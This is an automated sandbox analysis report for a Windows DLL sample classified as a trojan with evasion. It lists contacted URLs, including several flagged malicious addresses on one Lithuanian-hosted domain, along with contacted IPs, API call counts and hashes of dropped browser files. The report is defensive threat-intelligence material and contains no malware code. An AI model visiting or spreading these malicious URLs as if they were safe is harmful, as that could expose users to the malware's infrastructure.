http:// https://aaaa.bar/jdraw/v6MBuMp_2/FbQ1ciPPyCG2FcqWXCeW/4p6JWEqOHqaqmtUZlW/iZ4hp74waYQa3SoGGuOho1/ovuxQrp7KsWgS/wBggvPBS/iWInt5CFnjYvSqpyHgJyYxn/O_2F_2BUYe/fLDTK5RpDf_2F9mZ_2F7NAlxeGgZa/QcsaY21TZz/U7Qlv9qlBRWqpqg/DR61HU_2FzqgxKP2wonEs/EkSZK.crw	true	Avira URL Cloud: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_pad%2Cb_auto/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fae dbb0638c2ccabdeb958fc2d93204dc.jpg	false	Avira URL Cloud: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_face s:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F5b179a030c29a1ac065fdc22323514dd.png	false	Avira URL Cloud: safe	unknown
http:// https://aaaa.bar/jdraw/NO7gR0KTty/Oqx9aKgxST2Y54eU9/T_2Fq68MoL8B/svTG7ExwGuN/2b4WQXmrNjZqz/IsPGuUpM_2FQweZHv_2BB/qSCYCr2zsOkbh38r/lt4ylHc8jFLooJQ/k2WdhseET8UEtCwKwoz/qKONYcQpl/QBJ1lUtsdnk2R51rdvsn/Du_2F_2Ftub4vOTuIOX/47sdvY8Q/mQd32Pz7EA_2F/N.crw	true	Avira URL Cloud: safe	unknown
http:// https://aaaa.bar/jdraw/MVdZliu0NzX64W/jGgxHg6bC6YiT0GCL_2B/K5_2B4OguOlrq_2F/deq5LFM1_2Fh_2B/A30hkj4LBKS8Pnjdw/9w5zD21KD/Gv4zCmpHpXW8kBPJ6yzJ/GKf4n1QcwBRAhkvF2a_2BBDpnBrAV7AZvGg_2FwtGG/RaDUBMye7jqhn/NmN4Vf9F/bD7myyGQXfiKlv1_2BoXKl7/NLTDzeWG/dZ.crw	true	Avira URL Cloud: safe	unknown
http:// https://aaaa.bar/jdraw/H4GjPkmE7AedOn2/SaetnicpaebgBYZBph/BvmQBH2Ya/Oa7o5fA_2FxiHzNskVGG/_2BKOERN0ze3StZ8PJO/K9jrlAYK2cirYDQTLgJFGo/m_2BMIG_2Ff7J/M2tNW_2B/JwKxyFyNvYCYPP/LYcu2z3fg/Co6_2F9DSd/aeV2lilleaWP_2B3q/B8li95Syxk_2/BFqOHwCSf6U/KnFKNxjJQfI9vK/6tnrhCZ8FpH5l_2FDWF/IT.crw	true	Avira URL Cloud: safe	unknown
http://https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_face s:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F5282696e9e2aabcd3d346a6d7ed7591e.png	false	Avira URL Cloud: safe	unknown
http://https://ad-delivery.net/px.gif?ch=1&e=0.9973131461099627	false	Avira URL Cloud: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_face s:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F18aa6af75b04f0199f63404d815074b.jpg	false	Avira URL Cloud: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_face s:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F0d7ca0c89d5d09bf1d71170b01c3a769.jpg	false	Avira URL Cloud: safe	unknown
http:// https://aaaa.bar/jdraw/6ybu_2FNdKF0gG/m7orpeXdQJjdHGv7mDMIL/JfKVVeTDKq1gaDX7/GcXqJLu546KZ6e/n4P4OzwLSG43PTmkn1/t0lauqYiuThwl2_2Bb89U_2F9pIy/Zxq7QGyY_2F4AUNHA/i342Y14jYPKMWYQUn0qvUq/iA1VXOibfvYw/_2BuG_2B/Dlgb1sPi5LA4l6opVIFmhDT/0Z5HvD.crw	true	Avira URL Cloud: safe	unknown
http:// https://aaaa.bar/jdraw/WNAIlg8cEc/UcfXfHTDCraOPvAxQ0u0/IBGE8nVsnVmaTWmqt_2/FgXrkKfyI9UDVTSC9YOK9U/edsq3qaEaK4UV/nX98HXXg/zJ1jx_2BUw5Fkli5F8Alb_2/FG3fGkSRfJ/J34BestfVNDauFKDxV/xH_2BYMBJKGO/i9O5kl15Exg/Ujf1s7nWsRKDBP/pBWe2EoKcTjYW0r5TV22O/pk_2FzstpMvpdzIO/Mq8HfsXB/P.crw	true	Avira URL Cloud: safe	unknown
http:// https://aaaa.bar/jdraw/gquCtXgLcwr_2F/e84ivzpkcm6RjGEX01HRQ/1JrxRgAMZnr84pf7/d6zLLeHTDCpRxyP/mtUcNkhWJ9YEaOQAKu/ZbEc2Du6X/JsZUowsYOu98vblofm0/EeOsadhZCmRp8ZCZ8KO/Ei99ya5BDB6uxeZYaXwGYu/W7LMC3IC7p7Aq/X8nzxfM9/9M7hUrRFHoU/Zf8MWsTW.crw	true	Avira URL Cloud: safe	unknown
http://https://btloader.com/tag?o=6208086025961472&upapi=true	false	URL Reputation: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_face s:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2FGETTY_IMAGES%2FIBK%2F542734683__clsfZCtG.jpg	false	Avira URL Cloud: safe	unknown
http:// https://aaaa.bar/jdraw/VsEIWZ_2Fbo/VS2aUL2DPkksBz/_2BbHmaiMGFq8k7sf_2FK/_2BE4M1ccGRR2cER/_2ByL6dRggF3y7vVMJcRRP5R6TojvxFTX/kOSI73q2F/w8Q6acp8KbUFCwToVCqa/KHPQFw1kxW8ntmCw6R5/_2FriFMvRAS7jKjzJNgjl/_2B3Jlmi1ZTjVZL/7f9n_2FmJ0A3V_F_2BXTJlYVXccf7gs/lMfn4fjHWD/l3lboiX_2F3/uQt3.crw	true	Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http:// https://aaaa.bar/jdraw/hqka30Wii/31Oq5rEnSRjUxODbgauN/3Qomlb_2B6I7h2xlFjq/YffmBTpCRrKICahwBmdROz/L3L_2BpluTz9H/ch5yKjwO/n0FR27CV_2B_2FzpXk9iIMJC/P_2Fk2e7Yv/b_2BW31QojrkMDFWC/tZHFJBu8lQqI/OZl9lNxt6O0/sFuOUiC9FGcBD8/qZGUVX5D_2FYXiueA015K/GMEEnEsw.crw	true	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.26.3.70	ad-delivery.net	United States		13335	CLOUDFLARENETUS	false
31.220.111.98	aaaa.bar	Lithuania		47583	AS-HOSTINGERLT	false
151.101.1.44	tls13.taboola.map.fastly.net	United States		54113	FASTLYUS	false
104.26.7.139	btloader.com	United States		13335	CLOUDFLARENETUS	false
104.20.184.68	geolocation.onetrust.com	United States		13335	CLOUDFLARENETUS	false
172.217.168.38	dart.l.doubleclick.net	United States		15169	GOOGLEUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	506330
Start date:	20.10.2021
Start time:	15:07:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 18m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	gECym.bin (renamed file extension from bin to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	49
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@26/19@24/7
EGA Information:	Failed
HDC Information:	- Successful, ratio: 64.6% (good quality ratio 60.8%) - Quality average: 78.4% - Quality standard deviation: 30.2%
HCA Information:	Failed
Cookbook Comments:	- Adjust boot time - Enable AMSI - Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:10:37	API Interceptor	1x Sleep call for process: regsvr32.exe modified
15:10:37	API Interceptor	2x Sleep call for process: rundll32.exe modified
15:10:37	API Interceptor	1x Sleep call for process: loaddll32.exe modified
15:12:26	API Interceptor	46x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{3F2CDD13-31F2-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	2.303215435374284
Encrypted:	false
SSDEEP:	24:rBG//dyyoG//dywjwyyaMJ0yyqMJn9IW6rb9IW6r:rBG/8PG/8Nj7ncXV2i2
MD5:	B56ACB4E6B3293BA19D0503E2170C408
SHA1:	92DB88CC10DB2A603E8466D7B402C37D21A584C3
SHA-256:	2449C11333E65E0D972FB3F5BC3A0667C6E8EEF0350663A1968C0B1ED02E679B
SHA-512:	15CD996A299EA60B92DC0A5F5F9AC2924D8D61DD9173C2A821804C8C770268426228BD2455F17E9FEB051C7CC79EDD792F3421FB224E3AF0C3995A5F37B2EBFA
Malicious:	false
Reputation:	unknown
Preview:	>.....R.o.o.t. .E.n.t.r.y. '.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r. a.m.e.L.i.s.t.....0.....O._.T.S.F.N.0.s.P.#.I.x.7.B.G.Q.5.e.z.0.u.1.c.N.y.Q.=.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{3F2CDD15-31F2-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{3F2CDD15-31F2-11EC-90E5-ECF4BB570DC9}.dat	
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	332800
Entropy (8bit):	3.5961335597614354
Encrypted:	false
SSDEEP:	3072:3Z/2Bfcdmu5kgTzGtMZ/2Bfc+mu5kgTzGtYZ/2Bfcdmu5kgTzGtPZ/2Bfc+mu5kn:+3CA
MD5:	E18515874802ADABB53A5FDA9129AA3B
SHA1:	B5E4471C3B7585C26EB07ED9D1708F2D11419C26
SHA-256:	C5C901014D0AD31761C34F248BCA359042DC32A56F18934B1681A8A5F08D3325
SHA-512:	1B16A003EC2FABA88B9E0383B4B1F43586DB475A1CA88E0EC2F84ECE719A7A5779F75696C3416794FB2D8CB8302BD4EC62ED28EB8B3E437C03002C517F1472F3
Malicious:	false
Reputation:	unknown
Preview:	>.....G...H...I...J.....R.o.o.t. . E.n.t.r.y.....0..6.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....T.r.a.v.e.l.L.o.g.....T.L.O.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{497FFA3A-31F2-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.6705445729981827
Encrypted:	false
SSDEEP:	12:rl0oXGFxT4XDrEgm8Gr76Fr+IXDrEgm8GD7qw9lpQA9dv9lsQ0Y9cC:rtG8r+ITG8C9laAH9lr0Y2
MD5:	B22965349F002388D86C795AFD60EB6A
SHA1:	68AA871597398E51A33ABF8C402C8D54C484AFCB
SHA-256:	EBFFCD86C7D5468E4021389A5A72B51178AE653892BDFF78B2799D4205612DE7
SHA-512:	C62ADFADA8DA38E0DB68AE58E5401FCEFB001B14CF098AA3AF04B56CBCEC8B43E4E5A7324FDB14BA5854DA72B8723856B8BFF0B2DE64C555363E4279B69FCF7F
Malicious:	false
Reputation:	unknown
Preview:	>.....R.o.o.t. .E.n.t.r.y.psr3.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{800CAE1D-31F2-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.6657795438851608
Encrypted:	false
SSDEEP:	12:rl0oXGFvXDrEgm8Gr76FA+IXDrEgm8GD7qw9lpQA9dv9lsQ0Y9cC:ryG8A+ITG8C9laAH9lr0Y2
MD5:	7B33FEEE0D101255C74A14617B867714
SHA1:	EC8CF0E9F78A22A2D07A567D947A842C22B593E0
SHA-256:	DCC08AA984FBC0153588DA4FC94DA31B710DCAFD83745FBD42B920CC30F46110
SHA-512:	FD8CC23EBDF673D3478AD7AA71A85586EF7E413846A715BF96EEEC762D68C7410EB358818711C83B76D1DF8863A46640EAF4ABC1CA67845B725CE1A99EF7404A
Malicious:	false
Reputation:	unknown
Preview:	>.....R.o.o.t. .E.n.t.r.y.~.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{D1D55D3D-31F2-11EC-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	1.5617078821522077
Encrypted:	false
SSDEEP:	12:rlxAF6cDrEgm8GD7KFsr+IXDrEgm8GD7qw9lpQA9dl:ryG80r+ITG8C9laAg

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{D1D55D3D-31F2-11EC-90E5-ECF4BB570DC9}.dat	
MD5:	7D83E65B1A457E107649B777321DD535
SHA1:	0910FEDDE1889D1FB167F3877BFEDB2C89B371FF
SHA-256:	76E6CFBA96B530161AA5C22CC0BA98AE299A3E3AAEDDD693DF71F6671BA757BD
SHA-512:	696D0340BFBA24A714949F68382605708EC1C32B893E2768C942FE29154059D39033FD7D83EF3AE9A4E9AF4371E13AC23E0948EC9262828D6F5C6DDA1D7B0C89
Malicious:	false
Reputation:	unknown
Preview:	>.....R.o.o.t. .E.n.t.r.y.5.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	356
Entropy (8bit):	5.09283390816657
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltcq41EH8tPCTD90/QL3WIZK0QhPPFVDHkEtMjwu:TMHdNMNxEHHCPCnWiml00ONVbkEtMb
MD5:	62E15860B582D37CA3DC1E8D89A26808
SHA1:	A3CA8F879F027A187BAED3808170D6DC9BB869AB
SHA-256:	88E4A132068204BC44F931CCA5AD81C3A1C24D9EAB5C1A76FE491C8FC15462F3
SHA-512:	AC7BCEFF376AE0F612E9B9EE6AA7FF7BD3C72B18E404160E531B73DB25AE7C52427BCC45DC4CE285ACDDCDD03CA9F0F9A714B0A13A44DE5884FD9B2F82E7D1B17
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x2c5acf47,0x01d7c5ff</date><accdate>0x2de0356b,0x01d7c5ff</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	354
Entropy (8bit):	5.154761999497282
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltcq4fLGtKCQm5xupnPCTD90/QL3WIZK0QhPPFkI5kU5EtMjwu:TMHdNMNxe2kY5xu1PCnWiml00ONkak6t
MD5:	0B75967CE7823399CC9E68BFB39555AB
SHA1:	091F7FD13C40120E60A7DB5EF077C57FE360A7A4
SHA-256:	E063C3FB1FAC640CC3A5D45DC8B1C4118D9E49F038353D08E3007895D01B2C66
SHA-512:	90AA3E8082FCED94D90E5EF2EC85FA5A1A7D34BE809FCEEAOBC537C57B8A7007D37783E910A6A06B02D30CF7C099EBD0A89D7A29CBF2A008AC60D05A96A916D0
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x282eb4dc,0x01d7c5ff</date><accdate>0x29494c51,0x01d7c5ff</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	360
Entropy (8bit):	5.115695135561688
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltcq4GLxHcO7IG+X3PCTD90/QL3WIZK0QhPPFyhBcEEtMjwu:TMHdNMNxxvLf7IG+nPCnWiml00ONmZEty
MD5:	995D36FBF50B147C5BBB8631E1818BCB
SHA1:	A717E139D22DADFDF5E3001311548D2B8162736B
SHA-256:	1037C0DB52D760F85E31788A79938F98C02DAAA503EB1EF17428780DA5CF7A53
SHA-512:	BCF4CF4E390276F2D2028515C9AC177F5DC06B1116676F21431CA96F442615E211EB3C8BC36A86F271F937F25B90911AD29088EEFBEC6212C61FE80D0E00A2EF
Malicious:	false
Reputation:	unknown

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml

Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x2df9f7,0x01d7c5ff</date><accdate>0x2e974fc7,0x01d7c5ff</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..
----------	---

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	350
Entropy (8bit):	5.103042002751772
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4Jfh8xPCTD90/QL3WIZK0QhPPFgE5EtMjwu:TMHdNMNxi58xPCnWiml00ONd5EtMb
MD5:	1D0E1196E21C30784542EA183D95A74A
SHA1:	CE8404D40C89CAA6AAD3CBF0ABB29A289D1E1FE
SHA-256:	38D4C1B1A09D82ACE7C8FA471101DCB9DD56C6F7DB175C3EFC8505312D651F66
SHA-512:	C369214C76B5F5BD6D0A6C3215924D1104D47D9FAE590C5BE6DB97AE208CEADED5C7F458C749C7E3E7DEC50957F85E737B608C2FD6C9E80182AFF042B0DEE1E
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x29f123e3,0x01d7c5ff</date><accdate>0x2a0fa821,0x01d7c5ff</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	356
Entropy (8bit):	5.129962863682922
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4UxGwjk13GPCTD90/QL3WIZK0QhPPF8K0QU5EtMjwu:TMHdNMNxxhGwQl3GPCnWiml00ON8K075t
MD5:	9EE7BB9F737A35DFED726C4336113B67
SHA1:	AD66D3D924114AF6CCFBA356BE34F2F31363B218
SHA-256:	E9840BF4F1450FC2AF52F31F730021228A7CB245A9618D2869C5C8AC3A9265D3
SHA-512:	E140396C5BBDD8C96C0826DA5A79BD7E76118612485005F11ABBFEA4531159802B10B7D98A37AB166C629B2BD3DE30DF0A2F76C99D003AD12814C6C62A12F02
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x2f7c3137,0x01d7c5ff</date><accdate>0x2fa2086b,0x01d7c5ff</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	354
Entropy (8bit):	5.097430067460448
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4Qun2Bpm+PCTD90/QL3WIZK0QhPPFAkEtMjwu:TMHdNMNx0nUpm+PCnWiml00ONxEtMb
MD5:	A20F5AC3338194FC43A94D368F1C9BC4
SHA1:	AB3F7F046C8BD7B4C9D859B489E1125AC0A1BF8E
SHA-256:	E6ADD4201A8FA3A044175A4FBBCA41E37D77B534B4E6673B2E0750DC55A27567
SHA-512:	CF7D7AA80F1E1BC5593AF427094F393F96EB82086EFE6D79437CFF5A319128789FB371C14E36A76062FCBC6E74A0E0611180B6B24015AC9408E1DFE4E7953331
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x2bff4231,0x01d7c5ff</date><accdate>0x2c3c4bad,0x01d7c5ff</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	356

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Entropy (8bit):	5.157487660473765
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltc4oTZE+dSVX3PCTD90/QL3WIZK0QhPPF6Kq5EtMjwu:TMHdNMNxxZE+ol3PCnWiml00ON6Kq5Es
MD5:	9CC05798E2875E33DA3EDF0EC27114E7
SHA1:	FCA636B9EE2F1ED2BE5CC432D7858B2A1F39448C
SHA-256:	E49C4CC7CB305E47A167A3CF2903AC6ACFE07BB3B4A768C6E5CE7456382FB759
SHA-512:	097E6FD828903745B87C0CABEF36F5B68416CD17AA5BE9A777BCACC3A8AA6951BCC234E42B3D6290FF87AFCB6C8A38A6DC73AD181DE0C479BAD4BFCFD1516AE
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x2aa83e96,0x01d7c5ff</date><accdate>0x2bca2890,0x01d7c5ff</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	358
Entropy (8bit):	5.13236679854782
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltc4YX2nWisFVUB+PCTD90/QL3WIZK0QhPPF02CqEtMjwu:TMHdNMNxcWiC++PCnWiml00ONVtMb
MD5:	10F611B03BE4A108C81266AFD91385
SHA1:	12FBE36DE82221E790A9A5D466BB2662571FF974
SHA-256:	D0BCC8F1B999D1ECCD3ADBE429D4CE109D233FF0A713690067BC285BAC7ACAA1
SHA-512:	0F05E1D796C0EC220F3A159ADAA979E5F7DC8CCA6751D115595DF405D50F9A8F037D9B309523C9FA1FC6BC2B72FC7C898E10918610FAD70B8A6FC1726EFAA5D
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x2977127a,0x01d7c5ff</date><accdate>0x298da916,0x01d7c5ff</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	354
Entropy (8bit):	5.133907694283372
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltc4Inb17y3+GcPCTD90/QL3WIZK0QhPPFiwE5EtMjwu:TMHdNMNxfnZ23+5PCnWiml00ONe5EtMb
MD5:	7C6EB178DBB04EBFC7E6B9C793025BC0
SHA1:	326D228502753815F74904D961CF0C9734D9201A
SHA-256:	D1273EDCD6D95D4D85DC4F1F090A939C59D9B88E01F6B5DB815506A180D4DE6A
SHA-512:	01725A4426637D7770EBCB78CA365C13DAD5095B5D7BAB96F7CB93E4921BBD40CD7E82B6F9F864B50EC0435564CF584F4CAC20C8D7E3EA16C0E08081F06D6C3
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x29b46a73,0x01d7c5ff</date><accdate>0x29d29f72,0x01d7c5ff</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Temp\~DF062D96AA82264A2D.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.08578582712352636
Encrypted:	false
SSDEEP:	3:NUofhQ0SAWU/lgl/lcllv/nt+lybtll1lRslkhlEkll/aEhh4V7:fpQ/AecgUFAIkxHbh4V7
MD5:	A290D9C564235C12A4957F7722B9C169
SHA1:	DE05A28BE040AA95C2D8D6A6CC15780A22C98032
SHA-256:	4763A26542D87F93254C9A1BE3DE157209CE44AEEE8225E2C45E8CC4C945E71B
SHA-512:	DB37057AF3CFDDCBF6252D32D5C11D7134D3C90DEF8F4062A526B3C5B28A5AB31354EC4BE00381CE85D6D83CAEFE49DCD2B6F59EBF930F1BE899CE49752581

C:\Users\user\AppData\Local\Temp\~DF062D96AA82264A2D.TMP	
Malicious:	false
Reputation:	unknown
Preview:	

C:\Users\user\AppData\Local\Temp\~DF1D0E3EB87BA124E4.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.06045461972774207
Encrypted:	false
SSDEEP:	3:aIFXEAUoIlfitE3IX9/DI/Oly3lgHI0lftRslkhIEklIM+lylhIAIFJeJl+IE:a/vlsngF0/AlkxFIBGKjEW1
MD5:	9FFCF967410609EAB508F254E7CA6AA2
SHA1:	061671A355104728137C16CDEC077B7312545F36
SHA-256:	A3EC8754D1131E7E3F9E35A5EA52257B5CAE7686F3F4355DA048AC16F4A30E98
SHA-512:	11D215E25AFE2EB70C54C54C6B4E3125382C842324889FFC15E1B9F0E333C04473E9A8EED6FBDA0C09478693811EF46EFE97A16D08209EF00496B98AFD6B6973
Malicious:	false
Reputation:	unknown
Preview:	

C:\Users\user\AppData\Local\Temp\~DF21F93D34852E97E1.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.06045461972774207
Encrypted:	false
SSDEEP:	3:aIFXEAUoIlfitE3IX9/DI/Oly3lgHI0lftRslkhIEklIM+lylhIAIFJeJl+IE:a/vlsngF0/AlkxFIBGKjEW1
MD5:	9FFCF967410609EAB508F254E7CA6AA2
